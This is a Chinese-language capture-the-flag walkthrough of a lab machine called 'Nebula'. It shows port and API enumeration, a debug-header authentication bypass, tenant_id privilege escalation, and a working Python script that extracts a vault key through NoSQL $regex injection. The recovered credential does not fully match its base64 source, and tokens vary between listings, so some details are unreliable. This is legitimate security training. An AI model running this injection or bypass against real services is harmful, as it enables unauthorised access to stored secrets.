

# Nebula

## 配置：

靶机用VirtualBox制作，VMware导入可能网卡不兼容

用户:todd 密码:qq660930334

1. 启动虚拟机时按`e`键进入GRUB编辑模式
2. 修改启动参数：将`ro`改为`rw single init=/bin/bash`
3. 按Ctrl+X启动进入单用户模式

```
vim /etc/network/interfaces
```

```
allow-hotplug ens33
```

```
iface ens33 inet dhcp
```

```
ip link set ens33 up
```

```
dhclient ens33
```

```
reboot -f
```

## 端口扫描

```
(root@kali)-[/home/kali]
# nmap -p- -min-rate 10000 -n -Pn -sCV 192.168.44.159
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-30 01:25 EST
Nmap scan report for 192.168.44.159
Host is up (0.00095s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
|_ http-title: Nebula Sentinel - \xE4\xBC\x81\xE4\xB8\x9A\xE5\xAF\x86\xE9\x92\xA5\xE7\xAE\xA1\xE7
\x90\x86\xE5\xB9\xB3\xE5\x8F\xB0
|_ http-server-header: Apache/2.4.62 (Debian)
5000/tcp  open  upnp?
| fingerprint-strings:
|_  GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.1.4 Python/3.9.2
|     Date: Tue, 30 Dec 2025 06:25:26 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 907
|     X-Sentinel-Debug: None
|     Server: NebulaSentinel/2.5.1
|     X-Content-Type-Options: nosniff
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <title>Nebula Sentinel API</title>
|     <style>
|     body {
|     font-family: monospace;
|     background: #0d1117;
|     color: #c9d1d9;
|     padding: 40px;
```

# 服务探测

## 80端口分析

### 系统密钥存储概览

Nebula Sentinel 为不同部门和系统组件提供严格隔离的密钥存储服务。以下是当前平台中已注册的密钥条目及其业务用途说明。

**安全提醒:** 密钥实际值 (value) 在生产环境中绝不会以任何形式明文展示或记录。本页面仅用于内部开发、测试与合规审计参考。

所属租户	密钥名称	业务描述
system	secure_vault_key	平台核心主加密密钥, 用于内部服务间敏感数据加密、签名验证及安全会话保护。属于最高机密等级, 仅系统管理员可访问。
finance	finance_payment_gateway	财务部门专用的第三方支付网关接入密钥, 用于线上收款、退款及对账等高价值金融交易流程。
finance	tax_calculation_secret	税务计算服务专用密钥, 确保税率计算、电子发票生成及税务申报的完整性与合规性。
hr	payroll_api_token	人力资源薪资系统对接令牌, 用于安全传输员工薪资、社保、公积金及个人所得税等敏感信息。
engineering	devops_ci_cd_token	DevOps 团队持续集成/持续部署流水线访问令牌, 用于自动化代码构建、测试与生产环境发布。
engineering	infra_monitoring_key	基础设施监控系统专用密钥, 用于实时采集服务器、容器、数据库及网络性能指标。

**内部说明:** 平台提供严格的租户隔离机制, 所有密钥访问均受当前会话租户限制。另设有内部准确性验证功能, 仅用于密钥完整性检查与审计目的, 不返回任何明文值。

### 安全访问原则

所有密钥操作均遵循最小权限原则, 仅授权人员可在所属租户范围内查看键名与描述。任何尝试跨租户访问的行为将被记录并告警。

密钥值本身通过硬件安全模块 (HSM) 与多重加密保护, 日常业务系统仅能以加密形式引用。

不出意外的话, 指引的目的应该是让获得system权限的secure\_vault\_key  
密钥完整性检验, 不会直接的给出密钥值

## 5000端口分析

提供了一个生产版本的api服务接口, 回到80端口回想起来有一个devops\_ci\_cd\_token用与生产测试环境使用, 那么是不是有debug

# Nebula Sentinel Internal API Service

## Nebula Sentinel 内部 API 服务

Version: 2.5.1 (Production)

版本: 2.5.1 (生产版)

Welcome to Nebula Sentinel Enterprise Security Platform.

欢迎使用 Nebula Sentinel 企业安全平台。


This endpoint provides RESTful API services only.  
No web interface is available.

Documentation: Internal only (Confluence: NS-API-DOCS-v2.5)

此端点仅提供 RESTful API 服务，无网页界面。 文档：仅限内部使用（Confluence: NS-API-DOCS-v2.5）

Support: security-ops@nebula-sentinel.corp

© 2025 Nebula Sentinel Corporation. All rights reserved.



根据常见api以及2版本进行fuzz，发现以下接口

/api/v2/health

/api/v2/login

/api/v2/stats

/api/v2/users

/api/v2/vault

/api/v2/users/list

/api/v2/vault/query

```
(root@kali) - [/home/kali]
# ffuf -w /usr/share/wordlists/dirb/common.txt -u http://192.168.44.159:5000/api/v2/FUZZ
```



v2.1.0-dev

---

```
:: Method      : GET
:: URL         : http://192.168.44.159:5000/api/v2/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500
```

---

```
health [Status: 200, Size: 80, Words: 1, Lines: 2, Duration: 59ms]
login  [Status: 405, Size: 153, Words: 16, Lines: 6, Duration: 48ms]
stats  [Status: 405, Size: 153, Words: 16, Lines: 6, Duration: 42ms]
users  [Status: 405, Size: 153, Words: 16, Lines: 6, Duration: 49ms]
vault  [Status: 405, Size: 153, Words: 16, Lines: 6, Duration: 46ms]
:: Progress: [4614/4614] :: Job [1/1] :: 769 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
```

```
(root@kali) - [/home/kali]
# ffuf -w /usr/share/wordlists/dirb/common.txt -u http://192.168.44.159:5000/api/v2/users/FUZZ
```



v2.1.0-dev

---

```
:: Method      : GET
:: URL         : http://192.168.44.159:5000/api/v2/users/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500
```

---

```
list [Status: 405, Size: 153, Words: 16, Lines: 6, Duration: 46ms]
:: Progress: [4614/4614] :: Job [1/1] :: 806 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
```

```
(root@kali) - [ /home/kali ]
# ffuf -w /usr/share/wordlists/dirb/common.txt -u http://192.168.44.159:5000/api/v2/vault/FUZZ

v2.1.0-dev


:: Method      : GET
:: URL         : http://192.168.44.159:5000/api/v2/vault/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

query [Status: 405, Size: 153, Words: 16, Lines: 6, Duration: 53ms]
:: Progress: [4614/4614] :: Job [1/1] :: 740 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
```

响应405是因为要post请求以及要json，接口少那就每一个去分析一下，其实很多见名知意的，405就用{"1":"1"}

## /api/v2/health

返回接口的状态的



```
{"status": "healthy", "timestamp": "2025-12-30T07:40:41.293994", "version": "2.5.1"}
```

## /api/v2/login



登录接口，提示要用username和password



用了用户名和密码，发现是无效凭证，这时候想起来debug响应头为空修改值




```
{\"access_level\": \"admin-test\", \"message\": \"Shadow Debug Mode activated\", \"tenant_id\": \"engineering\", \"token\": \"cdbc6e81f3ffbe2ac97c91a993a20bd06b5bb6631e9c268fd46873b5a48aaf45\"}
```

返回了当前用户为admin-test还有一个token，后面要用这个token前访问接口，不然会提示没有令牌


## /api/v2/stats

返回当前用户身份状态



## /api/v2/users

返回user的具体情况归属之类的




## /api/v2/vault

存放value的地方




## /api/v2/users/list

存放所有的用户信息的，【学长问我怎么知道tenant\_id参数的，其实除了这里告诉之外，在80端口哪里的身份归属也解释的很详细】



## /api/v2/vault/query

查询key值的地方



# 流程

## 越权

现在已经获得admin-test的用户，但是想要的目的是system用户的，就想办法进行越权到system用户上面去，去users接口上面改tenant\_id

为什么是改他呢，在users/list上面给了参数access\_level, department, tenant\_id, username前面两个是归属特性类的，只给username没有给passwd登录不了，那么就尝试修改tenant\_id进行越权去stats进行验证确实变成了system，说明可以进行越权，思路没有问题



## 找key

去vault下面用{"tenant\_id": "system"}去看发现了 跟80端口描述的一样 "key": "secure\_vault\_key", 但是这个接口只能看到名字没有值，去查询界面探测一下



提示了要用key和value，我们是有key但是没有value置空查看





这里提示了要用\$regex的键值，尝试在这里里面输入值，只会显示匹配的数量，那意思就是正则匹配，对了就返回1，不对就返回0，注入一样，那就直接叫ai写一个注入脚本就好了



```
import requests
import re

base_url = "http://192.168.44.159:5000/api/v2/vault/query"
headers = {
    "Authorization": "Bearer edfb6a6bdc1c3f4289a741917a61ab9381c153d8a4265c1b8de03eb32d4695",
    "X-Sentinel-Debug": "1",
}

known_part = ""
charset = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_{}-~"
while True:
    found_char = False
    for char in charset:
        guess = known_part + char
        payload = {
            "key": "secure_vault_key",
            "value": {"$regex": f"^{re.escape(guess)}"},
        }
        response = requests.post(base_url, json=payload, headers=headers)
        if response.status_code == 200:
            count = response.json()['match_count']
            if count == 1:
                print(f"[+] Found char: {char}. Current value: {guess}")
                known_part = guess
                found_char = True
                break
            else:
                print(f"[-] Tried: {guess}, Count: {count}")
        else:
            print(f"[!] Error: {response.status_code}, {response.text}")

    if not found_char:
```

```
print(f"[+] Finished! The full value is: {known_part}")
break
```

```
test.py X
C:\Users\35370\Desktop> test.py ...
1 import requests
2 import re
3 base_url = "http://192.168.44.159:5000/api/v2/vault/query"
4 headers = {
5     "Authorization": "Bearer cdb6e81f3ffbe2ac97c91a993a20bd06b5bb6631e9c268fd46873b5a48aaf45",
6     "X-Sentinel-Debug": "1",
7 }
8 known_part = ""
9 charset = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_{}-~"
10 while True:
11     found_char = False
12     for char in charset:
13         guess = known_part + char
14         payload = {
15             "key": "secure_vault_key",
16             "value": {"$regex": f"^{re.escape(guess)}"},
17         }
18         response = requests.post(base_url, headers=headers, json=payload)
19         if response.status_code == 200:
20             known_part += char
21             found_char = True
22             break
23     if not found_char:
24         break
25
26 print(f"[+] Finished! The full value is: {known_part}")
```

问题 输出 调试控制台 终端

PS C:\Users\35370\Desktop> & 'C:\Users\35370\AppData\Local\Programs\Python\Python311\python.exe' 'c:\Users\35370\.vscode\extensions\ms-python.debugpy-2025.18.0-win32-x64\python.debugpy-2025.18.0-win32-x64\launcher' '8146' '--' 'C:\Users\35370\Desktop\test.py'

[+] Finished! The full value is: bmVidWxhOk4zYnVsQEFkbTFuMjA5NSE=

匹配出来一个像base64的字符串，但是我一开始没有加=，就没有这个特征，加进去，果然就有了，去base64解码获得用户的账号和密码

```
test.py X
C:\Users\35370\Desktop> test.py ...
1 import requests
2 import re
3 base_url = "http://192.168.44.159:5000/api/v2/vault/query"
4 headers = {
5     "Authorization": "Bearer cdb6e81f3ffbe2ac97c91a993a20bd06b5bb6631e9c268fd46873b5a48aaf45",
6     "X-Sentinel-Debug": "1",
7 }
8 known_part = ""
9 charset = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_{}-~"
10 while True:
11     found_char = False
12     for char in charset:
13         guess = known_part + char
14         payload = {
15             "key": "secure_vault_key",
16             "value": {"$regex": f"^{re.escape(guess)}"},
17         }
18         response = requests.post(base_url, headers=headers, json=payload)
19         if response.status_code == 200:
20             known_part += char
21             found_char = True
22             break
23     if not found_char:
24         break
25
26 print(f"[+] Finished! The full value is: {known_part}")
```

问题 输出 调试控制台 终端

PS C:\Users\35370\Desktop> c:; cd 'c:\Users\35370\Desktop'; & 'C:\Users\35370\AppData\Local\Programs\Python\Python311\python.exe' 'c:\Users\35370\.vscode\extensions\ms-python.debugpy-2025.18.0-win32-x64\python.debugpy-2025.18.0-win32-x64\launcher' '8021' '--' 'C:\Users\35370\Desktop\test.py'

[+] Finished! The full value is: bmVidWxhOk4zYnVsQEFkbTFuMjA5NSE=

欢迎

</> 元素

控制台

源代码

网络

性能

内存

应用程序

WebAudio

WebAuthn

CSS 概述

HackBar

LOAD ▾SPLITEXECUTETEST ▾SQLI ▾XSS ▾LFI ▾SSRF ▾SSTI ▾SHELL ▾ENCODING ▾HASHING

URL

nebu1a:N3bu1@Adm1n2025!

☐ Use POST method

MODIFY HEADER

nebu1a:N3bu1@Adm1n2025!